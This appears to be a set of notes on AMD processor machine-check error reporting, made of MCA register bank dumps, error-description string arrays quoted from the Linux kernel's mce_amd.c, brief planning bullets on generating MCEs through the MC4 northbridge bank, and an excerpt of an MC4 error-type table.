                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002120):                                                            xxxxxx (              3f)
          status (c0002121):                                                                   (               0)
            addr (c0002122):                                                                   (               0)
           misc0 (c0002123): xx x       xx x                        x                          (d01a000001000000)
          config (c0002124):                            x  xxx                         xxxxx x (      270000007d)
            ipid (c0002125):                          x  x xx            x x x    xxxx         (      9600150f00)
            synd (c0002126):                                                                   (               0)
        reserved (c0002127):                                                                   (               0)
          destat (c0002128):                                                                   (               0)
          deaddr (c0002129):                                                                   (               0)
           misc1 (c000212a): xx x       xx x                        x                          (d01a000001000000)
           misc2 (c000212b):             x                                                     (  10000000000000)
           misc3 (c000212c):             x                                                     (  10000000000000)
           misc4 (c000212d):             x                                                     (  10000000000000)
        reserved (c000212e):                                                                   (               0)
        reserved (c000212f):                                                                   (               0)
            mask (c0010412):                                                                   (               0)

--- extended bank 19 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002130):                                                    xxxxxxxxxxxxxx (            3fff)
          status (c0002131):                                                                   (               0)
            addr (c0002132):                                                                   (               0)
           misc0 (c0002133): xx x       xx x                                                   (d01a000000000000)
          config (c0002134):                            x  x x                         xxxxxxx (      250000007f)
            ipid (c0002135):                x           x xxx                                  (   2002e00000000)
            synd (c0002136):                                                                   (               0)
        reserved (c0002137):                                                                   (               0)
          destat (c0002138):                                                                   (               0)
          deaddr (c0002139):                                                                   (               0)
           misc1 (c000213a):             x                                                     (  10000000000000)
           misc2 (c000213b):             x                                                     (  10000000000000)
           misc3 (c000213c):             x                                                     (  10000000000000)
           misc4 (c000213d):             x                                                     (  10000000000000)
        reserved (c000213e):                                                                   (               0)
        reserved (c000213f):                                                                   (               0)
            mask (c0010413):                                                                x  (               2)

--- extended bank 20 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002140):                                                    xxxxxxxxxxxxxx (            3fff)
          status (c0002141):                                                                   (               0)
            addr (c0002142):                                                                   (               0)
           misc0 (c0002143): xx x       xx x                                                   (d01a000000000000)
          config (c0002144):                            x  x x                         xxxxxxx (      250000007f)
            ipid (c0002145):                x           x xxx                                x (   2002e00000001)
            synd (c0002146):                                                                   (               0)
        reserved (c0002147):                                                                   (               0)
          destat (c0002148):                                                                   (               0)
          deaddr (c0002149):                                                                   (               0)
           misc1 (c000214a):             x                                                     (  10000000000000)
           misc2 (c000214b):             x                                                     (  10000000000000)
           misc3 (c000214c):             x                                                     (  10000000000000)
           misc4 (c000214d):             x                                                     (  10000000000000)
        reserved (c000214e):                                                                   (               0)
        reserved (c000214f):                                                                   (               0)
            mask (c0010414):                                                                x  (               2)

--- extended bank 21 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002150):                                                                   (               0)
          status (c0002151):                                                                   (               0)
            addr (c0002152):                                                                   (               0)
           misc0 (c0002153):             x                                                     (  10000000000000)
          config (c0002154):                                                                   (               0)
            ipid (c0002155):                                                                   (               0)
            synd (c0002156):                                                                   (               0)
        reserved (c0002157):                                                                   (               0)
          destat (c0002158):                                                                   (               0)
          deaddr (c0002159):                                                                   (               0)
           misc1 (c000215a):             x                                                     (  10000000000000)
           misc2 (c000215b):             x                                                     (  10000000000000)
           misc3 (c000215c):             x                                                     (  10000000000000)
           misc4 (c000215d):             x                                                     (  10000000000000)
        reserved (c000215e):                                                                   (               0)
        reserved (c000215f):                                                                   (               0)
            mask (c0010415):                                                                   (               0)

--- extended bank 22 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002160):                                                                   (               0)
          status (c0002161):                                                                   (               0)
            addr (c0002162):                                                                   (               0)
           misc0 (c0002163):             x                                                     (  10000000000000)
          config (c0002164):                                                                   (               0)
            ipid (c0002165):                                                                   (               0)
            synd (c0002166):                                                                   (               0)
        reserved (c0002167):                                                                   (               0)
          destat (c0002168):                                                                   (               0)
          deaddr (c0002169):                                                                   (               0)
           misc1 (c000216a):             x                                                     (  10000000000000)
           misc2 (c000216b):             x                                                     (  10000000000000)
           misc3 (c000216c):             x                                                     (  10000000000000)
           misc4 (c000216d):             x                                                     (  10000000000000)
        reserved (c000216e):                                                                   (               0)
        reserved (c000216f):                                                                   (               0)
            mask (c0010416):                                                                   (               0)

--- extended bank 23 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002170):                                                                   (               0)
          status (c0002171):                                                                   (               0)
            addr (c0002172):                                                                   (               0)
           misc0 (c0002173):             x                                                     (  10000000000000)
          config (c0002174):                                                                   (               0)
            ipid (c0002175):                                                                   (               0)
            synd (c0002176):                                                                   (               0)
        reserved (c0002177):                                                                   (               0)
          destat (c0002178):                                                                   (               0)
          deaddr (c0002179):                                                                   (               0)
           misc1 (c000217a):             x                                                     (  10000000000000)
           misc2 (c000217b):             x                                                     (  10000000000000)
           misc3 (c000217c):             x                                                     (  10000000000000)
           misc4 (c000217d):             x                                                     (  10000000000000)
        reserved (c000217e):                                                                   (               0)
        reserved (c000217f):                                                                   (               0)
            mask (c0010417):                                                                   (               0)

--- extended bank 24 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002180):                                                                   (               0)
          status (c0002181):                                                                   (               0)
            addr (c0002182):                                                                   (               0)
           misc0 (c0002183):             x                                                     (  10000000000000)
          config (c0002184):                                                                   (               0)
            ipid (c0002185):                                                                   (               0)
            synd (c0002186):                                                                   (               0)
        reserved (c0002187):                                                                   (               0)
          destat (c0002188):                                                                   (               0)
          deaddr (c0002189):                                                                   (               0)
           misc1 (c000218a):             x                                                     (  10000000000000)
           misc2 (c000218b):             x                                                     (  10000000000000)
           misc3 (c000218c):             x                                                     (  10000000000000)
           misc4 (c000218d):             x                                                     (  10000000000000)
        reserved (c000218e):                                                                   (               0)
        reserved (c000218f):                                                                   (               0)
            mask (c0010418):                                                                   (               0)

--- extended bank 25 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c0002190):                                                                   (               0)
          status (c0002191):                                                                   (               0)
            addr (c0002192):                                                                   (               0)
           misc0 (c0002193):             x                                                     (  10000000000000)
          config (c0002194):                                                                   (               0)
            ipid (c0002195):                                                                   (               0)
            synd (c0002196):                                                                   (               0)
        reserved (c0002197):                                                                   (               0)
          destat (c0002198):                                                                   (               0)
          deaddr (c0002199):                                                                   (               0)
           misc1 (c000219a):             x                                                     (  10000000000000)
           misc2 (c000219b):             x                                                     (  10000000000000)
           misc3 (c000219c):             x                                                     (  10000000000000)
           misc4 (c000219d):             x                                                     (  10000000000000)
        reserved (c000219e):                                                                   (               0)
        reserved (c000219f):                                                                   (               0)
            mask (c0010419):                                                                   (               0)

--- extended bank 26 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c00021a0):                                                                   (               0)
          status (c00021a1):                                                                   (               0)
            addr (c00021a2):                                                                   (               0)
           misc0 (c00021a3):             x                                                     (  10000000000000)
          config (c00021a4):                                                                   (               0)
            ipid (c00021a5):                                                                   (               0)
            synd (c00021a6):                                                                   (               0)
        reserved (c00021a7):                                                                   (               0)
          destat (c00021a8):                                                                   (               0)
          deaddr (c00021a9):                                                                   (               0)
           misc1 (c00021aa):             x                                                     (  10000000000000)
           misc2 (c00021ab):             x                                                     (  10000000000000)
           misc3 (c00021ac):             x                                                     (  10000000000000)
           misc4 (c00021ad):             x                                                     (  10000000000000)
        reserved (c00021ae):                                                                   (               0)
        reserved (c00021af):                                                                   (               0)
            mask (c001041a):                                                                   (               0)

--- extended bank 27 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c00021b0):                                                             xxxxx (              1f)
          status (c00021b1):                                                                   (               0)
            addr (c00021b2):                                                                   (               0)
           misc0 (c00021b3): xx x       xx x                                                   (d01a000000000000)
          config (c00021b4):                            x  xxx                         xxxxx x (      270000007d)
            ipid (c00021b5):                 x          x xxx                             x xx (   1002e0000000b)
            synd (c00021b6):                                                                   (               0)
        reserved (c00021b7):                                                                   (               0)
          destat (c00021b8):                                                                   (               0)
          deaddr (c00021b9):                                                                   (               0)
           misc1 (c00021ba):             x                                                     (  10000000000000)
           misc2 (c00021bb):             x                                                     (  10000000000000)
           misc3 (c00021bc):             x                                                     (  10000000000000)
           misc4 (c00021bd):             x                                                     (  10000000000000)
        reserved (c00021be):                                                                   (               0)
        reserved (c00021bf):                                                                   (               0)
            mask (c001041b):                                                                   (               0)

--- extended bank 28 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c00021c0):                                                                   (               0)
          status (c00021c1):                                                                   (               0)
            addr (c00021c2):                                                                   (               0)
           misc0 (c00021c3):                                                                   (               0)
          config (c00021c4):                                                                   (               0)
            ipid (c00021c5):                                                                   (               0)
            synd (c00021c6):                                                                   (               0)
        reserved (c00021c7):                                                                   (               0)
          destat (c00021c8):                                                                   (               0)
          deaddr (c00021c9):                                                                   (               0)
           misc1 (c00021ca):                                                                   (               0)
           misc2 (c00021cb):                                                                   (               0)
           misc3 (c00021cc):                                                                   (               0)
           misc4 (c00021cd):                                                                   (               0)
        reserved (c00021ce):                                                                   (               0)
        reserved (c00021cf):                                                                   (               0)
            mask (c001041c):                                                                   (               0)

--- extended bank 29 ---
                                6   5   5   4   4   4   3   3   2   2   2   1   1   0   0   0
                                0   6   2   8   4   0   6   2   8   4   0   6   2   8   4   0
             ctl (c00021d0):                                                                   (               0)
          status (c00021d1):                                                                   (               0)
            addr (c00021d2):                                                                   (               0)
           misc0 (c00021d3):                                                                   (               0)
          config (c00021d4):                                                                   (               0)
            ipid (c00021d5):                                                                   (               0)
            synd (c00021d6):                                                                   (               0)
        reserved (c00021d7):                                                                   (               0)
          destat (c00021d8):                                                                   (               0)
          deaddr (c00021d9):                                                                   (               0)
           misc1 (c00021da):                                                                   (               0)
           misc2 (c00021db):                                                                   (               0)
           misc3 (c00021dc):                                                                   (               0)
           misc4 (c00021dd):                                                                   (               0)
        reserved (c00021de):                                                                   (               0)
        reserved (c00021df):                                                                   (               0)
            mask (c001041d):                                                                   (               0)
```

```
static const char * const f15h_mc1_mce_desc[] = {
        "UC during a demand linefill from L2",
        "Parity error during data load from IC",
        "Parity error for IC valid bit",
        "Main tag parity error",
        "Parity error in prediction queue",
        "PFB data/address parity error",
        "Parity error in the branch status reg",
        "PFB promotion address error",
        "Tag error during probe/victimization",
        "Parity error for IC probe tag valid bit",
        "PFB non-cacheable bit parity error",
        "PFB valid bit parity error",                    /* xec = 0xd */
        "Microcode Patch Buffer",                        /* xec = 010 */
        "uop queue",
        "insn buffer",
        "predecode buffer",
        "fetch address FIFO",
        "dispatch uop queue"
};
```

generating MCEs

source:https://github.com/torvalds/linux/blob/master/drivers/edac/mce_amd.c

```
static const char * const f15h_mc2_mce_desc[] = {
          "Fill ECC error on data fills",                        /* xec = 0x4 */
          "Fill parity error on insn fills",
          "Prefetcher request FIFO parity error",
          "PRQ address parity error",
          "PRQ data parity error",
          "WCC Tag ECC error",
          "WCC Data ECC error",
          "WCB Data parity error",
          "VB Data ECC or parity error",
          "L2 Tag ECC error",                                    /* xec = 0x10 */
          "Hard L2 Tag ECC error",
          "Multiple hits on L2 tag",
          "XAB parity error",
          "PRB address parity error"
};
```

generating MCEs

source:https://github.com/torvalds/linux/blob/master/drivers/edac/mce_amd.c

```
static const char * const mc4_mce_desc[] = {
        "DRAM ECC error detected on the NB",
        "CRC error detected on HT link",
        "Link-defined sync error packets detected on HT link",
        "HT Master abort",
        "HT Target abort",
        "Invalid GART PTE entry during GART table walk",
        "Unsupported atomic RMW received from an IO link",
        "Watchdog timeout due to lack of progress",
        "DRAM ECC error detected on the NB",
        "SVM DMA Exclusion Vector error",
        "HT data error detected on link",
        "Protocol error (link, L3, probe filter)",
        "NB internal arrays parity error",
        "DRAM addr/ctl signals parity error",
        "IO link transmission error",
        "L3 data cache ECC error",                      /* xec = 0x1c */
        "L3 cache tag error",
        "L3 LRU parity bits error",
        "ECC Error in the Probe Filter directory"
};
```

generating MCEs

source:https://github.com/torvalds/linux/blob/master/drivers/edac/mce_amd.c

```
static const char * const mc5_mce_desc[] = {
        "CPU Watchdog timer expire",
        "Wakeup array dest tag",
        "AG payload array",
        "EX payload array",
        "IDRF array",
        "Retire dispatch queue",
        "Mapper checkpoint array",
        "Physical register file EX0 port",
        "Physical register file EX1 port",
        "Physical register file AG0 port",
        "Physical register file AG1 port",
        "Flag register file",
        "DE error occurred",
        "Retire status queue"
};
```

generating MCEs

source:https://github.com/torvalds/linux/blob/master/drivers/edac/mce_amd.c

```
static const char * const mc6_mce_desc[] = {
                "Hardware Assertion",
                "Free List",
                "Physical Register File",
                "Retire Queue",
                "Scheduler table",
                "Status Register File",
};
```

generating MCEs

source:https://github.com/torvalds/linux/blob/master/drivers/edac/mce_amd.c

"Load queue parity" "Store queue parity" "Miss address buffer payload parity" "L1 TLB parity" "DC Tag error type 5" "DC tag error type 6" "DC tag error type 1" "Internal error type 1" "Internal error type 2" "Sys Read data error thread 0" "Sys read data error thread 1" "DC tag error type 2" "DC data error type 1 (poison consumption)" "DC data error type 2" "DC data error type 3" "DC tag error type 4" "L2 TLB parity" "PDC parity error" "DC tag error type 3" "DC tag error type 5" "L2 fill data error" "Error on SCB cacheline state or address field" "Error on SCB data, commit pipe 0" "Error on SCB data, commit pipe 1" "Error on SCB data for non-cacheable DRAM or IO" "System Read Data Error detected by write combine buffer" "Hardware Asserts" "An ECC error was detected on a data cache read by a probe or victimization" "An ECC error or L2 poison was detected on a data cache read by a load" "An ECC error was detected on a data cache read-modify-write by a store" "An ECC error or poison bit mismatch was detected on a tag read by a probe or victimization" "An ECC error or poison bit mismatch was detected on a tag read by a load" "An ECC error or poison bit mismatch was detected on a tag read by a store" "An ECC error was detected on an EMEM read by a load" "An ECC error was detected on an EMEM read-modify-write by a store" "A parity error was detected in an L1 TLB entry by any access" "A parity error was detected in an L2 TLB entry by any access" "A parity error was detected in a PWC entry by any access" "A parity error was detected in an STQ entry by any access" "A parity error was detected in an LDQ entry by any access" "A parity error was detected in a MAB entry by any access" "A parity error was detected in an SCB entry state field by any access" "A parity error was detected in an SCB entry address field by any access" "A parity error was detected in an SCB entry data field by any access" "A parity error was detected in a WCB entry by any access" "A poisoned line was detected in an SCB entry by any access" "A SystemReadDataError error was reported on read data returned from L2 for a load" "A SystemReadDataError error was reported on read data returned from L2 for an SCB store" "A SystemReadDataError error was reported on read data returned from L2 for a WCB store" "A hardware assertion error was reported" "A parity error was detected in an STLF, SCB EMEM entry, store data mask or SRB store data by any access" "microtag probe port parity error" "IC microtag or full tag multi-hit error" "IC full tag parity" "IC data array parity" "PRQ Parity Error" "L0 ITLB parity error" "L1-TLB parity error" "L2-TLB parity error" "BPQ snoop parity on Thread 0" "BPQ snoop parity on Thread 1" "BP L1-BTB Multi-Hit Error" "BP L2-BTB Multi-Hit Error" "L2 Cache Response Poison error" "System Read Data error" "Hardware Assertion Error" "L1-TLB Multi-Hit" "L2-TLB Multi-Hit" "BSR Parity Error" "CT MCE" "L2M Tag Multiple-Way-Hit error" "L2M Tag or State Array ECC Error" "L2M Data Array ECC Error" "Hardware Assert Error" "SDP Read Response Parity Error" "Error initiated by programmable state machine" "Micro-op cache tag array parity error" "Micro-op cache data array parity error" "IBB Register File parity error" "Micro-op queue parity error" "Instruction dispatch queue parity error" "Fetch address FIFO parity error" "Patch RAM data parity error" "Patch RAM sequencer parity error" "Micro-op fetch queue parity error" "Hardware Assertion MCA Error" "Watchdog timeout error" "Physical register file parity error" "Flag register file parity error" "Immediate displacement register file parity error" "Address generator payload parity error" "EX payload parity error" "Checkpoint queue parity error" "Retire dispatch queue parity error" "Retire status queue parity error" "Scheduler queue parity error" "Branch buffer queue parity error" "Hardware Assertion error" "Spec Map parity error" "Retire Map parity error" "Physical register file (PRF) parity error" "Freelist (FL) parity error" "Schedule queue parity error" "NSQ parity error" "Retire queue (RQ) parity error" "Status register file (SRF) parity error" "Hardware assertion" "Physical K mask register file (KRF) parity error" "Shadow tag macro ECC error" "Shadow tag macro multi-way-hit error" "L3M tag ECC error" "L3M tag multi-way-hit error" "L3M data ECC error" "SDP Parity Error from XI" "L3 victim queue Data Fabric error" "L3 Hardware Assertion" "XI WCB Parity Poison Creation event" "Machine check error initiated by DSM action" "Illegal request" "Address violation" "Security violation" "Illegal response" "Unexpected response" "Request or Probe Parity Error" "Read Response Parity Error" "Atomic request parity error" "Probe Filter ECC Error" "Illegal Request" "Address Violation" "Security Violation" "Illegal Response" "Unexpected Response" "Request or Probe Parity Error" "Read Response Parity Error" "Atomic Request Parity Error" "SDP read response had no match in the CS queue" "Probe Filter Protocol Error" "Probe Filter ECC Error" "SDP read response had an unexpected RETRY error" "Counter overflow error" "Counter underflow error" "Illegal Request on the no data channel" "Address Violation on the no data channel" "Security Violation on the no data channel" "Hardware Assert Error" "Shadow Tag Array Protocol Error" "Shadow Tag ECC Error" "Shadow Tag Transaction Error" "Illegal Request" "Address Violation" "Security Violation" "Illegal Response" "Unexpected Response" "Request or Probe Parity Error" "Read Response Parity Error" "Atomic Request Parity Error" "SDP read response had no match in the CS queue" "SDP read response had an unexpected RETRY error" "Counter overflow error" "Counter underflow error" "Probe Filter Protocol Error" "Probe Filter ECC Error" "Illegal Request on the no data channel" "Address Violation on the no data channel" "Security Violation on the no data channel" "Hardware Assert Error" "Hardware assert" "Register security violation" "Link error" "Poison data consumption" "A deferred error was detected in the DF" "Watch Dog Timer" "An SRAM ECC error was detected in the CNLI block" "Register access during DF Cstate" "DSM Error" "DRAM ECC error" "Data poison error on DRAM" "SDP parity error" "Advanced peripheral bus error" "Command/address parity error" "Write data CRC error" "DCQ SRAM ECC error" "AES SRAM ECC error" "ECS Row Error" "ECS Error" "UMC Throttling Error" "Read CRC Error" "Reserved" "Reserved" "Reserved" "Reserved" "RFM SRAM ECC error" "DRAM On Die ECC error" "Data poison error" "SDP parity error" "Reserved" "Address/Command parity error" "HBM Write data parity error" "Consolidated SRAM ECC error" "Reserved" "Reserved" "Rdb SRAM ECC error" "Thermal throttling" "HBM Read Data Parity error" "Reserved" "UMC FW Error" "SRAM Parity Error" "HBM CRC Error" "DRAM ECC error" "Data poison error" "SDP parity error" "Reserved" "Address/Command parity error" "Write data parity error" "DCQ SRAM ECC error" "Reserved" "Read data parity error" "Rdb SRAM ECC error" "RdRsp SRAM ECC error" "LM32 MP errors" "Counter overflow error" "Counter underflow error" "Write Data Parity Error" "Read Response Parity Error" "Cache Tag ECC Error Macro 0" "Cache Tag ECC Error Macro 1" "Cache Data ECC Error" "An ECC error in the Parameter Block RAM array" "An ECC or parity error in a PSP RAM instance" "High SRAM ECC or parity error" "Low SRAM ECC or parity error" "Instruction Cache Bank 0 ECC or parity error" "Instruction Cache Bank 1 ECC or parity error" "Instruction Tag Ram 0 parity error" "Instruction Tag Ram 1 parity error" "Data Cache Bank 0 ECC or parity error" "Data Cache Bank 1 ECC or parity error" "Data Cache Bank 2 ECC or parity error" "Data Cache Bank 3 ECC or parity error" "Data Tag Bank 0 parity error" "Data Tag Bank 1 parity error" "Data Tag Bank 2 parity error" "Data Tag Bank 3 parity error" "Dirty Data Ram parity error" "TLB Bank 0 parity error" "TLB Bank 1 parity error" "System Hub Read Buffer ECC or parity error" "FUSE IP SRAM ECC or parity error" "PCRU FUSE SRAM ECC or parity error" "SIB SRAM parity error" "mpASP SECEMC Error" "mpASP A5 Hang" "SIB WDT error" "An ECC or parity error in an SMU RAM instance" "High SRAM ECC or parity error" "Low SRAM ECC or parity error" "Data Cache Bank A ECC or parity error" "Data Cache Bank B ECC or parity error" "Data Tag Cache Bank A ECC or parity error" "Data Tag Cache Bank B ECC or parity error" "Instruction Cache Bank A ECC or parity error" "Instruction Cache Bank B ECC or parity error" "Instruction Tag Cache Bank A ECC or parity error" "Instruction Tag Cache Bank B ECC or parity error" "System Hub Read Buffer ECC or parity error" "PHY RAS ECC Error" "Reserved" "A correctable error from a GFX Sub-IP" "A fatal error from a GFX Sub-IP" "Reserved" "Reserved" "A poison error from a GFX Sub-IP" "Reserved" "High SRAM ECC or parity error" "Low SRAM ECC or parity error" "Data Cache Bank A ECC or parity error" "Data Cache Bank B ECC or parity error" "Data Tag Cache Bank A ECC or parity error" "Data Tag Cache Bank B ECC or parity error" "Instruction Cache Bank A ECC or parity error" "Instruction Cache Bank B ECC or parity error" "Instruction Tag Cache Bank A ECC or parity error" "Instruction Tag Cache Bank B ECC or parity error" "Fuse SRAM ECC or parity error" "Main SRAM [31:0] bank ECC or parity error" "Main SRAM [63:32] bank ECC or parity error" "Main SRAM [95:64] bank ECC or parity error" "Main SRAM [127:96] bank ECC or parity error" "Data Cache Bank A ECC or parity error" "Data Cache Bank B ECC or parity error" "Data Tag Cache Bank A ECC or parity error" "Data Tag Cache Bank B ECC or parity error" "Instruction Cache Bank A ECC or parity error" "Instruction Cache Bank B ECC or parity error" "Instruction Tag Cache Bank A ECC or parity error" "Instruction Tag Cache Bank B ECC or parity error" "Data Cache Bank A ECC or parity error" "Data Cache Bank B ECC or parity error" "Data Tag Cache Bank A ECC or parity error" "Data Tag Cache Bank B ECC or parity error" "Instruction Cache Bank A ECC or parity error" "Instruction Cache Bank B ECC or parity error" "Instruction Tag Cache Bank A ECC or parity error" "Instruction Tag Cache Bank B ECC or parity error" "Data Cache Bank A ECC or parity error" "Data Cache Bank B ECC or parity error" "Data Tag Cache Bank A ECC or parity error" "Data Tag Cache Bank B ECC or parity error" "Instruction Cache Bank A ECC or parity error" "Instruction Cache Bank B ECC or parity error" "Instruction Tag Cache Bank A ECC or parity error" "Instruction Tag Cache Bank B ECC or parity error" "System Hub Read Buffer ECC or parity error" "MPDMA TVF DVSEC Memory ECC or parity error" "MPDMA TVF MMIO Mailbox0 ECC or parity error" "MPDMA TVF MMIO Mailbox1 ECC or parity error" "MPDMA TVF Doorbell Memory ECC or parity error" "MPDMA TVF SDP Slave Memory 0 ECC or parity error" "MPDMA TVF SDP Slave Memory 1 ECC or parity error" "MPDMA TVF SDP Slave Memory 2 ECC or parity error" "MPDMA TVF SDP Master Memory 0 ECC or parity error" "MPDMA TVF SDP Master Memory 1 ECC or parity error" "MPDMA TVF SDP Master Memory 2 ECC or parity error" "MPDMA TVF SDP Master Memory 3 ECC or parity error" "MPDMA TVF SDP Master Memory 4 ECC or parity error" "MPDMA TVF SDP Master Memory 5 ECC or parity error" "MPDMA TVF SDP Master Memory 6 ECC or parity error" "SDP Watchdog Timer expired" "MPDMA PTE Command FIFO ECC or parity error" "MPDMA PTE Hub Data FIFO ECC or parity error" "MPDMA PTE Internal Data FIFO ECC or parity error" "MPDMA PTE Command Memory DMA ECC or parity error" "MPDMA PTE Command Memory Internal ECC or parity error" "MPDMA TVF SDP Master Memory 7 ECC or parity error" "ECC or Parity error" "PCIE error" "External SDP ErrEvent error" "SDP Egress Poison error" "Internal Poison error" "Internal system fatal error event" "CCIX PER Message logging" "CCIX Read Response with Status: Non-Data Error" "CCIX Write Response with Status: Non-Data Error" "CCIX Read Response with Status: Data Error" "CCIX Non-okay write response with data error" "SDP Data Parity Error logging" "Data Loss Error" "Training Error" "Flow Control Acknowledge Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error" "CRC Error" "BER Exceeded Error" "Tx Vcid Data Error" "Replay Buffer Parity Error" "Data Parity Error" "Replay Fifo Overflow Error" "Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error" "Flow Control CRC Error" "Data Startup Limit Error" "FC Init Timeout Error" "Recovery Timeout Error" "Ready Serial Timeout Error" "Ready Serial Attempt Error" "Recovery Attempt Error" "Recovery Relock Attempt Error" "Replay Attempt Error" "Sync Header Error" "Tx Replay Timeout Error" "Rx Replay Timeout Error" "LinkSub Tx Timeout Error" "LinkSub Rx Timeout Error" "Rx CMD Pocket Error" "RAM ECC Error" "ARC instruction buffer parity error" "ARC data buffer parity error" "PHY APB error" "Timeout error from GMI" "SRAM ECC error" "NTB Error Event" "SDP Parity error" "Parity error for port 0" "Parity error for port 1" "Parity error for port 2" "Parity error for port 3" "Parity error for port 4" "Parity error for port 5" "Parity error for port 6" "Parity error for port 7" "Parity error or ECC error for S0 RAM0" "Parity error or ECC error for S0 RAM1" "Parity error or ECC error for S0 RAM2" "Parity error for PHY RAM0" "Parity error for PHY RAM1" "AXI Slave Response error" "Mst CMD Error" "Mst Rx FIFO Error" "Mst Deskew Error" "Mst Detect Timeout Error" "Mst FlowControl Error" "Mst DataValid FIFO Error" "Mac LinkState Error" "Deskew Error" "Init Timeout Error" "Init Attempt Error" "Recovery Timeout Error" "Recovery Attempt Error" "Eye Training Timeout Error" "Data Startup Limit Error" "LS0 Exit Error" "PLL powerState Update Timeout Error" "Rx FIFO Error" "Lcu Error" "Conv CECC Error" "Conv UECC Error" "Reserved" "Rx DataLoss Error" "Replay CECC Error" "Replay UECC Error" "CRC Error" "BER Exceeded Error" "FC Init Timeout Error" "FC Init Attempt Error" "Replay Timeout Error" "Replay Attempt Error" "Replay Underflow Error" "Replay Overflow Error" "Packet Type Error" "Rx FIFO Error" "Deskew Error" "Rx Detect Timeout Error" "Data Parity Error" "Data Loss Error" "Lcu Error" "HB1 Handshake Timeout Error" "HB2 Handshake Timeout Error" "Clk Sleep Rsp Timeout Error" "Clk Wake Rsp Timeout Error" "Reset Attack Error" "Remote Link Fatal Error" "Data Loss Error" "Training Error" "Replay Parity Error" "Rx Fifo Underflow Error" "Rx Fifo Overflow Error" "CRC Error" "BER Exceeded Error" "Tx Fifo Underflow Error" "Replay Buffer Parity Error" "Tx Overflow Error" "Replay Fifo Overflow Error" "Replay Fifo Underflow Error" "Elastic Fifo Overflow Error" "Deskew Error" "Offline Error" "Data Startup Limit Error" "FC Init

generating MCEs

- Need to start somewhere.
- Some platforms reserve MC4 register bank for logging errors from the northbridge
- NB seems more configurable than others
  - vs. DC, IC, BU, FR, etc.
- Start there, expand later
- Details vary across generations




Table 232: MC4 Error Descriptions

Error Type	Description	CTL[1]	ETG[2]	EAC[4]
RMW Error	An atomic read-modify-write (RMW) command was received from an IO link. Atomic RMW commands are not supported. An atomic RMW command results in a link error response being generated back to the requesting IO device. The generation of the link error response is not affected by the control bit.	AtomicRMWEn	L	D
WDT Error	NB WDT timeout due to lack of progress. The NB WDT monitors transaction completions. A transaction that exceeds the programmed time limit reports errors via the MCA. The cause of error may be another node or device which failed to respond.	WDTRptEn	L	D
DRAM ECC Error	A DRAM ECC error detected.	CECCEn, UECCEn	D	D
DRAM CRC Error	A DRAM CRC error was detected.	CCRCEn, UCRCEn	D	D
Link Data Error	Data error detected on link. If enabled for reporting and the request is sourced from a core, then PCC is set. (If not enabled for reporting, PCC is not set. If configured to allow an error response to be returned to the core, this could allow error containment to a scope smaller than the entire system.)	McaUsPwDatErrEn, CpPktDatEn	L	D
Protocol Error	Protocol error detected by link. These errors are distinguished from each other by the value in MSR0000_0412[ErrAddr]. See Table 236. For protocol errors, the system cannot continue operation. Protocol errors can be caused by other subcomponents than the one reporting the error. For diagnosis, collect and examine MCA registers from other banks, cores, and processors in the system.	NbIntProtEn	L[3]	D
